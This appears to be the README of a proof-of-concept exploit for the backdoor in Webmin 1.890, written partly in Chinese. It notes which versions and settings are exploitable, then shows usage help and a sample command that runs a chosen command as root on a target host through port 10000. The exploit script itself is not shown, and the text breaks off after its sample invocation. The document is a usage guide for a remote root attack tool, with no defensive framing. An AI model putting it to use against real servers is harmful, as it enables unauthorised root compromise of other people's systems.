
Webmin 版本 1.890 发布时携带一个后门,任何知晓该后门的人都可以以 root 身份执行命令。版本 1.900 到 1.920 也包含使用类似代码的后门,但在默认的 Webmin 安装中无法被利用。只有当管理员在 Webmin -> Webmin 配置 -> 身份验证 中启用了允许更改过期密码的功能时,攻击者才能利用它。
你需要 pip3 来安装这些软件包。
$ python3 Webmin_exploit.py --help
usage: Webmin_exploit.py [-h] -host IP [-port Port] [-cmd Command]

Webmin 1.890 expired Remote Root POC

optional arguments:
  -h, --help    show this help message and exit
  -host IP      Host to attack
  -port Port    Port of the host ~ 10000 is Default
  -cmd Command  Command to execute ~ id is Default

python3 Webmin_exploit.py -host target -port 10000 -cmd id
$ python3 Webmin_exploit.py -host target -port 10000 -cmd id
[